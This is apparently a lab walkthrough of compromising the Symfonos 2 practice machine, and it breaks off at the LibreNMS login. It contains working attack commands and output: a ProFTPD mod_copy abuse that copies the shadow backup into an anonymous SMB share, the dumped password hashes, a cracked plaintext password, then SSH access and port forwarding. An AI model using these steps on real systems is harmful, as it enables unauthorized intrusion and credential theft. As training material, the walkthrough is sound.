proxychains nmap -sT -Pn -sCV -n -p21,22,80,139,445 -oN targeted 10.10.0.128 2>/dev/null
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp  open  http        WebFS httpd 1.21
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: webfs/1.21
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
Service Info: Host: SYMFONOS2; OSs: Unix, Linux

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos2
|_  FQDN: symfonos2
Two versions ask for attention. OpenSSH 7.4p1 is the same old one as before. And above all ProFTPD 1.3.5, which carries the mod_copy module. The WebFS httpd 1.21 on 80 is not Apache but a minimal static file server, which already hints there will be no application to attack there.
whatweb through the proxy does not contradict it, though it reports the local 127.0.0.1 because it comes down the tunnel:
proxychains whatweb http://127.0.0.1 2>/dev/null
http://127.0.0.1 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ],
HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[127.0.0.1]
Wappalyzer, now in the browser through the SOCKS tunnel, adds a single fact nmap did not give: PHP.

Programming languages: PHPAnd the landing page is, again, a full-screen painting. The source is fourteen lines, even terser than Symfonos 1's:

<html>
<style>
html,body{ margin:0; height:100%;}
img{ display:block; width:100%; height:100%; object-fit: cover;}
</style>
<body>
<img src="image.jpg">
</body>
</html>
Content discovery confirms the diagnosis: nothing beyond the Apache manual and server-status.
proxychains dirsearch -u http://localhost --exclude-status=403,404 2>/dev/null
[17:39:11] 301 -   307B - /manual  ->  http://localhost/manual/
[17:39:11] 200 -   201B - /manual/index.html
[17:39:21] 200 -     2KB - /server-status
[17:39:21] 200 -     2KB - /server-status/
Task Completed
The web is not the way. Once again, it is SMB's turn.
Symfonos 2: mod_copy, LibreNMS and sudo mysql
SMB: path leak in log.txt
SMB exposes an anonymous share, this time without the previous box's helios, and inside there is a backups directory:
proxychains smbclient -N -L 10.10.0.128 2>/dev/null
proxychains smbclient \\\\10.10.0.128\\anonymous 2>/dev/null
ls
cd backups
ls
get log.txt
exit
        Sharename       Type      Comment
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)

Password for [WORKGROUP\root]:
smb: \> ls
  backups             D        0  Thu Jul 18 16:25:17 2019
smb: \> cd backups\
smb: \backups\> ls
  log.txt             N    11394  Thu Jul 18 16:25:16 2019
smb: \backups\> get log.txt
The Password for [WORKGROUP\root]: is answered with a blank Enter: the share accepts an anonymous session. Inside, an 11 KB log.txt documents two golden paths:

The same file, further down, includes the whole smb.conf, and there is the second piece: which directory on disk the anonymous share maps to.
batcat log.txt -l bash
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
   browseable = yes
   read only = yes
   guest ok = no

[anonymous]
   path = /home/aeolus/share
   browseable = yes
   read only = yes
   guest ok = yes
Now we have a source (/var/backups/shadow.bak) and a destination (/home/aeolus/share, which is the anonymous share). Exactly what mod_copy needs. In passing, that path leaks a new user: aeolus.
ProFTPD mod_copy: copy shadow.bak to the share
With the FTP's exact version, searchsploit looks it up:
searchsploit ProFTPD 1.3.5
searchsploit -x linux/remote/36742.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)  | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution        | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)    | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                  | linux/remote/36742.txt
Four entries, three of command execution and one File Copy. The last is the one that fits here, and its .txt explains the flaw in two sentences:

Description TJ Saunders 2015-04-07 16:35:03 UTC
Vadim Melihow reported a critical issue with proftpd installations that use the
mod_copy module's SITE CPFR/SITE CPTO commands; mod_copy allows these commands
to be used by *unauthenticated clients*:

Trying 80.150.216.115 ...
Connected to 80.150.216.115.
220 ProFTPD 1.3.5rc3 Server (Debian)
site help
There is the key, underlined by the author himself: *unauthenticated clients*. The SITE CPFR/SITE CPTO commands of mod_copy copy files within the server without authentication. They pull nothing out to our machine, but they move files from one path to another inside the victim, and that is exactly what is needed: getting shadow.bak into the shared directory.

proxychains ftp 10.10.0.128
site cpfr /var/backups/shadow.bak
site cpto /home/aeolus/share/shadow.bak
And we read it from the SMB share, where it now sits next to the earlier backups:
proxychains smbclient -U '' \\\\10.10.0.128\\anonymous 2>/dev/null
ls
get shadow.bak
exit
cat shadow.bak
smb: \> ls
  backups             D        0  Thu Jul 18 16:25:17 2019
  shadow.bak          N     1173  Mon Feb 10 19:01:17 2025
smb: \> get shadow.bak

$ cat shadow.bak
root:$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.:18095:0:99999:7:::
daemon:*:18095:0:99999:7:::
bin:*:18095:0:99999:7:::
www-data:*:18095:0:99999:7:::
The copy worked: the file is there, with today's date against backups's 2019. Most system accounts carry a * instead of a hash (they cannot log in), so a grep '\$' keeps only the ones that do have a password:
cat shadow.bak | grep '\$' | cut -d ':' -f 1-2 > hashes.txt
root:$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.
cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFg1uLCq49SYel5goXroJ0SxU3D/
Three users with a password: root, aeolus (the one from smb.conf) and a new one, cronus.
Cracking the sha512crypt hash
Before firing john it pays to confirm the algorithm, because a wrong --format breaks nothing. The $6$ prefix gives it away, and a hash identifier confirms it:

Possible identifications:
$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.
  - Possible algorithms: sha512crypt $6$, SHA512 (Unix)
With the format confirmed, john breaks one of the three:

john --format=sha512crypt --wordlist=/home/krmena/rockyoudir/rockyou.txt --fork=5 hashes.txt
# sergioteamo   (aeolus)
Only aeolus's falls. root's and cronus's hold out against the wordlist, which sets the path: get in as aeolus and escalate from inside.
SSH as aeolus
aeolus:sergioteamo is valid over SSH (always through the proxy):
proxychains ssh aeolus@10.10.0.128
id
aeolus@10.10.0.128's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64
Last login: Mon Feb 10 10:52:03 2025 from 10.10.0.130
aeolus@symfonos2:~$ id
uid=1000(aeolus) gid=1000(aeolus) groups=1000(aeolus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
The Last login ... from 10.10.0.130 is a nice touch: the last recorded connection comes from Symfonos 1, which is exactly where we are coming in from.
First, getting oriented:
echo -e "\nSO: "$(uname) && echo "Kernel Version: "$(uname -r) && echo "User: "$(whoami) && echo "Machine Name: "$(hostname) && echo "IP(s): "$(hostname -I) && echo -e "Information User: "$(id)"\n"
SO: Linux
Kernel Version: 4.9.0-9-amd64
User: aeolus
Machine Name: symfonos2
IP(s): 10.10.0.128
Information User: uid=1000(aeolus) gid=1000(aeolus) groups=1000(aeolus),...
The SUID binaries, filtering out the usual system ones so they do not clutter the list:
find / -perm -4000 2>/dev/null | grep -vE "mount|ping|chfn|chsh|gpasswd|newgrp|passwd|sudo|su"
/usr/sbin/exim4 --version
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4

$ /usr/sbin/exim4 --version
Exim version 4.89 #2 built 28-May-2019 20:13:55
The SUID exim4 stands out (4.89 carries known CVEs), but first it is worth looking at what the box is listening on internally:
ss -tuln
Netid State  Recv-Q Send-Q  Local Address:Port
tcp   LISTEN 0      80      127.0.0.1:3306
tcp   LISTEN 0      128     127.0.0.1:8080
tcp   LISTEN 0      50      *:139
tcp   LISTEN 0      32      *:21
tcp   LISTEN 0      128     *:22
tcp   LISTEN 0      20      127.0.0.1:25
tcp   LISTEN 0      64      :::80
There is the interesting bit: a 127.0.0.1:8080 that never showed up in any scan because it only listens on loopback. And a MySQL on 3306, also local.
An internal LibreNMS (port forwarding + reuse)
The 8080 only listens on loopback, so from outside it does not exist. Since we already have SSH, we bring it closer with a local port forward: the SOCKS tunnel gets us to the box and, on top of that session, -L pushes its 127.0.0.1:8080 out to a local port of ours.
proxychains ssh -L 4321:127.0.0.1:8080 aeolus@10.10.0.128 2>/dev/null
aeolus@10.10.0.128's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64
Last login: Mon Feb 10 12:52:00 2025 from 10.10.0.130
aeolus@symfonos2:~$
These are two chained tunnels: chisel's SOCKS to reach 10.10.0.128, and inside it SSH's -L to reach that box's 127.0.0.1. At localhost:4321 a LibreNMS answers:

LibreNMS
  Username
  Password
  Remember Me
  Login
Unauthorised access or use shall render the user liable to criminal and/or civil prosecution.
We try aeolus's password on the panel:

Username: aeolus
